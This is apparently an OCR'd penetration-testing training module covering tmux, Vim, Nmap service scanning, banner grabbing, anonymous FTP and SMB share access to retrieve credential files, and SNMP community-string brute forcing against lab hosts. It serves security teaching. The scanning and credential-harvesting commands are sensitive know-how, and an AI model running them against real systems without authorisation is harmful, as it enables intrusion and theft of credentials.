
Terminal multiplexers, like `tmux` or `Screen`, are great utilities for expanding a standard Linux terminal's features, like having multiple windows within one terminal and jumping between them. Let's see some examples of using `tmux`, which is the more common of the two. If `tmux` is not present on our Linux system, we can install it with the following command:

```
sudo apt install tmux -y
```


Once we have `tmux`, we can start it by entering `tmux` as our command:



The default key to input `tmux` commands prefix is `[CTRL + B]`. In order to open a new window in `tmux`, we can hit the prefix 'i.e. `[CTRL + B]` ' and then hit `C`:



We see the numbered windows at the bottom. We can switch to each window by hitting the prefix and then inputting the window number, like `0` or `1`. We can also split a window vertically into panes by hitting the prefix and then `[SHIFT + %]`:




We can also split into horizontal panes by hitting the prefix and then `[SHIFT + "]`:

We can switch between panes by hitting the prefix and then the `left` or `right` arrows for horizontal switching or the `up` or `down` arrows for vertical switching. The commands above cover some basic `tmux` usage. It is a powerful tool and can be used for many things, including logging, which is very important during any technical engagement. This cheatsheet is a very handy reference. Also, this Introduction to tmux video by `ippsec` is worth your time.


Using Vim

Vim is a great text editor that can be used for writing code or editing text files on Linux systems. One of the great benefits of using `Vim` is that it relies entirely on the keyboard, so you do not have to use the mouse, which (once we get the hold of it) will significantly increase your productivity and efficiency in writing/editing code. We usually find `Vim` or `Vi` installed on compromised Linux systems, so learning how to use it allows us to edit files even on remote systems. `Vim` also has many other features, like extensions and plugins, which can significantly extend its usage and make for a great code editor. Let's see some of the basics of `Vim`. To open a file with `Vim`, we can add the file name after it:

```
vim /etc/hosts
```



If we want to create a new file, input the new file name, and `Vim` will open a new window with that file. Once we open a file, we are in read-only `normal mode`, which allows us to navigate and read the file. To edit the file, we hit `i` to enter `insert mode`, shown by the " `-- INSERT --` " at the bottom of `Vim`. Afterward, we can move the text cursor and edit the file:




Once we are finished editing a file, we can hit the escape key `esc` to get out of `insert mode`, back into `normal mode`. When we are in `normal mode`, we can use the following keys to perform some useful shortcuts:

Command	Description
`x`	Cut character
`dw`	Cut word
`dd`	Cut full line
`yw`	Copy word
`yy`	Copy full line
`p`	Paste

Tip: We can multiply any command to run multiple times by adding a number before it. For example, '4yw' would copy 4 words instead of one, and so on.

If we want to save a file or quit `Vim`, we have to press `:` to go into `command mode`. Once we do, we will see any commands we type at the bottom of the vim window:



There are many commands available to us. The following are some of them:

Command	Description
`:1`	Go to line number 1.
`:w`	Write the file, save
`:q`	Quit
`:q!`	Quit without saving
`:wq`	Write and quit

`Vim` is a very powerful tool and has many other commands and features. This cheatsheet is an excellent resource for further unlocking the power of `Vim`.

Service Scanning

We're ready to take it a step further and start exploring a machine! The first thing we need to do is identify the operating system and any available services that might be running. A service is an application running on a computer that performs some useful function for other users or computers. We call these specialized machines that host these useful services "servers" instead of workstations, allowing users to interact with and consume these various services. What we're interested in are services that have either been misconfigured or have a vulnerability. Instead of performing the actions expected as part of the service, we are interested to see if we can coerce the service into performing some unintended action that supports our objectives, such as executing a command of our choosing.

Computers are assigned an IP address, which allows them to be uniquely identified and accessible on a network. The services running on these computers may be assigned a port number to make the service accessible. As discussed prior, port numbers range from 1 to 65,535, with the range of well-known ports 1 to 1,023 being reserved for privileged services. Port 0 is a reserved port in TCP/IP networking and is not used in TCP or UDP messages. If anything attempts to bind to port 0 (such as a service), it will bind to the next available port above port 1,024 because port 0 is treated as a "wild card" port.

To access a service remotely, we need to connect using the correct IP address and port number and use a language that the service understands. Manually examining all of the 65,535 ports for any available services would be laborious, and so tools have been created to automate this process and scan the range of ports for us. One of the most commonly used scanning tools is Nmap(Network Mapper).

Nmap

Let us start with the most basic scan. Suppose that we want to perform a basic scan against a target residing at 10.129.42.253. To do this we should type `nmap 10.129.42.253` and hit return. We see that the `Nmap` scan was completed very quickly. This is because if we don't specify any additional options, Nmap will only scan the 1,000 most common ports by default. The scan output reveals that ports 21, 22, 80, 139, and 445 are available.

```
nmap 10.129.42.253

Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-25 16:07 EST
Nmap scan report for 10.129.42.253
Host is up (0.11s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 2.19 seconds
```

Under the `PORT` heading, it also tells us that these are TCP ports. By default, `Nmap` will conduct a TCP scan unless specifically requested to perform a UDP scan.

The `STATE` heading confirms that these ports are open. Sometimes we will see other ports listed that have a different state, such as `filtered`. This can happen if a firewall is only allowing access to the ports from specific addresses.

The `SERVICE` heading tells us the service's name is typically mapped to the specific port number. However, the default scan will not tell us what is listening on that port. Until we instruct `Nmap` to interact with the service and attempt to tease out identifying information, it could be another service altogether.

As we gain familiarity, we will notice that several ports are commonly associated with Windows or Linux. For example, port 3389 is the default port for Remote Desktop Services and is an excellent indication that the target is a Windows machine. In our current scenario, port 22 (SSH) being available indicates that the target is running Linux/Unix, but this service can also be configured on Windows. Let us run a more advanced `Nmap` scan and gather more information about the target device.

We can use the `-sC` parameter to specify that `Nmap` scripts should be used to try and obtain more detailed information. The `-sV` parameter instructs `Nmap` to perform a version scan. In this scan, Nmap will fingerprint services on the target system and identify the service protocol, application name, and version. The version scan is underpinned by a comprehensive database of over 1,000 service signatures. Finally, `-p-` tells Nmap that we want to scan all 65,535 TCP ports.

```
nmap -sV -sC -p- 10.129.42.253

Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-25 16:18 EST
Nmap scan report for 10.129.42.253
Host is up (0.11s latency).
Not shown: 65530 closed ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Feb 25 19:25 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: PHP 7.4.3 - phpinfo()
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: GS-SVCSCAN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-02-25T21:21:51
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 233.68 seconds
```

This returns a lot more information. We see that it took a lot longer to scan 65,535 ports than 1,000 ports. The `-sC` and `-sV` options also increase the duration of a scan, as instead of performing a simple TCP handshake, they perform a lot more checks. We notice that this time there is a VERSION heading, which reports the service version and the operating system if this is possible to identify.

So far, we know that the operating system is Ubuntu Linux. Application versions can also help reveal the target OS version. Take OpenSSH, for example. We see the reported version is `OpenSSH 8.2p1 Ubuntu 4ubuntu0.1`. From inspection of other Ubuntu SSH package changelogs, we see the release version takes the format `1:7.3p1-1ubuntu0.1`. Updating our version to fit this format, we get `1:8.2p1-4ubuntu0.1`. A quick search for this version online reveals that it is included in Ubuntu Linux Focal Fossa 20.04.

1:8.2p1-4ubuntu0.1 release

All Shopping Images News Maps More Settings Tools

About 4,650 results (0.36 seconds)

launchpad.net › ubuntu › +source › 1:8.2p1-4ubuntu0.1

1:8.2p1-4ubuntu0.1 : openssh package : Ubuntu

8 Jun 2020 — openssh (**1:8.2p1-4ubuntu0.1**) focal; urgency=medium * d/p/lp-1876320-*: avoid applying defaults for every include statement (LP: #1876320) ...

launchpad.net › ubuntu › focal › +package › openssh-ser...

openssh-server : Focal (20.04) : Ubuntu - Launchpad.net


openssh **1:8.2p1-4ubuntu0.1** source package in Ubuntu. Published versions. openssh-server 1:8.0p1-6build1 in amd64 (**Release**) · openssh-server 1:8.2p1-4 in ...

Another quick search reveals that the release date of this OS is April 23rd, 2020.

ubuntu focal 20.04 release date

All News Shopping Images Videos More Settings Tools

About 1,320,000 results (0.50 seconds)



April 23, 2020

Ubuntu 20.04 was released on Thursday **April 23, 2020**. 14 May 2020

www.omgubuntu.co.uk › News

Ubuntu 20.04 Download Link & Top Features (Updated ...

About featured snippets Feedback

wiki.ubuntu.com › FocalFossa › ReleaseNotes

release notes for Ubuntu 20.04 LTS (Focal Fossa) - Ubuntu Wiki

Linux Kernel. **Ubuntu 20.04** LTS is based on the long-term supported **Linux release** series 5.4. Notable features and enhancements in 5.4 since 5.3 ...

FocalFossa/ReleaseNotes ... · Kubuntu · UbuntuStudio · FoundationsTeam ...

However, it is worth noting that this cross-referencing technique is not entirely reliable, as it is possible to install more recent application packages on an older OS version. The script scan `-sC` flag causes `Nmap` to report the server headers `http-server-header` page and the page title `http-title` for any web page hosted on the webserver. The web page title `PHP 7.4.3 - phpinfo()` indicates that this is a PHPInfo file, which is often manually created to confirm that PHP has been successfully installed. The title (and PHPInfo page) also reveals the PHP version, which is worth noting if it is vulnerable.

PHP Version 7.4.3

System	Linux gs-svcscan 5.4.0-66-generic #74-Ubuntu SMP Wed Jan 27 22:54:38 UTC 2021 x86_64
Build Date	Oct 6 2020 15:47:56
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d

Nmap Scripts

Specifying `-sC` will run many useful default scripts against a target, but there are cases when running a specific script is required. For example, in an assessment scope, we may be asked to audit a large Citrix installation. We could use this `Nmap` script to audit for the severe Citrix NetScaler vulnerability (CVE-2019–19781), while `Nmap` also has other scripts to audit a Citrix installation.

```
locate scripts/citrix

/usr/share/nmap/scripts/citrix-brute-xml.nse
/usr/share/nmap/scripts/citrix-enum-apps-xml.nse
/usr/share/nmap/scripts/citrix-enum-apps.nse
/usr/share/nmap/scripts/citrix-enum-servers-xml.nse
/usr/share/nmap/scripts/citrix-enum-servers.nse
```

The syntax for running an Nmap script is `nmap --script <script name> -p<port> <host>`. `Nmap` scripts are a great way to enhance our scans' functionality, and inspection of the available options will pay dividends. Check out the Network Enumeration with Nmap module for a more detailed study of the `Nmap` tool.

Attacking Network Services

Banner Grabbing

As previously discussed, banner grabbing is a useful technique to fingerprint a service quickly. Often a service will look to identify itself by displaying a banner once a connection is initiated. Nmap will attempt to grab the banners if the syntax `nmap -sV --script=banner <target>` is specified. We can also attempt this manually using `Netcat`. Let us take another example, using the `nc` version of `Netcat`:

```
nc -nv 10.129.42.253 21

(UNKNOWN) [10.129.42.253] 21 (ftp) open
220 (vsFTPd 3.0.3)
```

This reveals that the version of `vsFTPd` on the server is `3.0.3`. We can also automate this process using `Nmap's` powerful scripting engine: `nmap -sV --script=banner -p21 10.10.10.0/24`.

FTP

It is worth gaining familiarity with FTP, as it is a standard protocol, and this service can often contain interesting data. A `Nmap` scan of the default port for FTP (21) reveals the vsftpd 3.0.3 installation that we identified previously. Further, it also reports that anonymous authentication is enabled and that a `pub` directory is available.

```
nmap -sC -sV -p21 10.129.42.253

Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-20 00:54 GMT
Nmap scan report for 10.129.42.253
Host is up (0.081s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Dec 19 23:50 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
```

Let us connect to the service using the `ftp` command-line utility.

```
ftp -p 10.129.42.253

Connected to 10.129.42.253.
220 (vsFTPd 3.0.3)
Name (10.129.42.253:user): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

ftp> ls
227 Entering Passive Mode (10,129,42,253,158,60).
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Feb 25 19:25 pub
226 Directory send OK.

ftp> cd pub
250 Directory successfully changed.

ftp> ls
227 Entering Passive Mode (10,129,42,253,182,129).
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            18 Feb 25 19:25 login.txt
226 Directory send OK.

ftp> get login.txt
local: login.txt remote: login.txt
227 Entering Passive Mode (10,129,42,253,181,53).
150 Opening BINARY mode data connection for login.txt (18 bytes).
226 Transfer complete.
18 bytes received in 0.00 secs (165.8314 kB/s)

ftp> exit
221 Goodbye.
```

In the above shell, we see that FTP supports common commands such as `cd` and `ls` and allows us to download files using the `get` command. Inspection of the downloaded `login.txt` reveals credentials that we could use to further our access to the system.

```
cat login.txt

admin:ftp@dmin123
```

SMB

SMB (Server Message Block) is a prevalent protocol on Windows machines that provides many vectors for vertical and lateral movement. Sensitive data, including credentials, can be in network file shares, and some SMB versions may be vulnerable to RCE exploits such as EternalBlue. It is crucial to enumerate this sizeable potential attack surface carefully. `Nmap` has many scripts for enumerating SMB, such as smb-os-discovery.nse, which will interact with the SMB service to extract the reported operating system version.

```
nmap --script smb-os-discovery.nse -p445 10.10.10.40

Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-27 00:59 GMT
Nmap scan report for doctors.htb (10.10.10.40)
Host is up (0.022s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: CEO-PC
|   NetBIOS computer name: CEO-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-12-27T00:59:46+00:00

Nmap done: 1 IP address (1 host up) scanned in 2.71 seconds
```

In this case, the host runs a legacy Windows 7 OS, and we could conduct further enumeration to confirm if it is vulnerable to EternalBlue. The Metasploit Framework has several modules for EternalBlue that can be used to validate the vulnerability and exploit it, as we will see in a coming section. We can run a scan against our target for this module section to gather information from the SMB service. We can ascertain that the host runs a Linux kernel, Samba version 4.6.2, and the hostname is GS-SVCSCAN.

```
nmap -A -p445 10.129.42.253

Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-25 16:29 EST
Nmap scan report for 10.129.42.253
Host is up (0.11s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 4.6.2
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux
3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

Host script results:
```

```
|_nbstat: NetBIOS name: GS-SVCSCAN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-02-25T21:30:06
|_  start_date: N/A

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1   111.62 ms 10.10.14.1
2   111.89 ms 10.129.42.253

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.72 seconds
```

Shares

SMB allows users and administrators to share folders and make them accessible remotely by other users. Often these shares have files in them that contain sensitive information such as passwords. A tool that can enumerate and interact with SMB shares is smbclient. The `-L` flag specifies that we want to retrieve a list of available shares on the remote host, while `-N` suppresses the password prompt.

```
smbclient -N -L \\\\10.129.42.253

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        users           Disk
        IPC$            IPC       IPC Service (gs-svcscan server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

This reveals the non-default share `users`. Let us attempt to connect as the guest user.

```
smbclient \\\\10.129.42.253\\users

Enter WORKGROUP\users's password:
Try "help" to get a list of possible commands.

smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*

smb: \> exit
```

The `ls` command resulted in an access denied message, indicating that guest access is not permitted. Let us try again using credentials for the user bob (`bob:Welcome1`).

```
smbclient -U bob \\\\10.129.42.253\\users

Enter WORKGROUP\bob's password:
Try "help" to get a list of possible commands.

smb: \> ls
  .                                   D        0  Thu Feb 25 16:42:23 2021
  ..                                  D        0  Thu Feb 25 15:05:31 2021
  bob                                 D        0  Thu Feb 25 16:42:23 2021

                4062912 blocks of size 1024. 1332480 blocks available

smb: \> cd bob

smb: \bob\> ls
  .                                   D        0  Thu Feb 25 16:42:23 2021
  ..                                  D        0  Thu Feb 25 16:42:23 2021
  passwords.txt                       N      156  Thu Feb 25 16:42:23 2021

                4062912 blocks of size 1024. 1332480 blocks available

smb: \bob\> get passwords.txt
getting file \bob\passwords.txt of size 156 as passwords.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
```

We successfully gained access to the `users` share using credentials and gained access to the interesting file `passwords.txt`, which can be downloaded with the `get` command.

SNMP

SNMP Community strings provide information and statistics about a router or device, helping us gain access to it. The manufacturer default community strings of `public` and `private` are often unchanged. In SNMP versions 1 and 2c, access is controlled using a plaintext community string, and if we know the name, we can gain access to it. Encryption and authentication were only added in SNMP version 3. Much information can be gained from SNMP. Examination of process parameters might reveal credentials passed on the command line, which might be possible to reuse for other externally accessible services given the prevalence of password reuse in enterprise environments. Routing information, services bound to additional interfaces, and the version of installed software can also be revealed.

```
snmpwalk -v 2c -c public 10.129.42.253 1.3.6.1.2.1.1.5.0
```

```
iso.3.6.1.2.1.1.5.0 = STRING: "gs-svcscan"
```

```
snmpwalk -v 2c -c private  10.129.42.253

Timeout: No Response from 10.129.42.253
```

A tool such as onesixtyone can be used to brute force the community string names using a dictionary file of common community strings such as the `dict.txt` file included in the GitHub repo for the tool.

```
onesixtyone -c dict.txt 10.129.42.254

Scanning 1 hosts, 51 communities
10.129.42.254 [public] Linux gs-svcscan 5.4.0-66-generic #74-Ubuntu SMP Wed Jan 27 22:54:38 UTC 2021 x86_64
```

Conclusion

Service scanning and enumeration is a vast subject that we will learn more about as we go along. The aspects we have covered here apply to many networks, including HTB machines.

Web Enumeration

When performing service scanning, we will often run into web servers running on ports 80 and 443. Webservers host web applications (sometimes more than 1) which often provide a considerable attack surface and a very high-value target during a penetration test. Proper web enumeration is critical, especially when an organization is not exposing many services or those services are appropriately patched.

Gobuster

After discovering a web application, it is always worth checking to see if we can uncover any hidden files or directories on the webserver that are not intended for public access. We can use a tool such as ffuf or GoBuster to perform this directory enumeration. Sometimes we will find hidden functionality or pages/directories exposing sensitive data that can be leveraged to access the web application or even remote code execution on the web server itself.

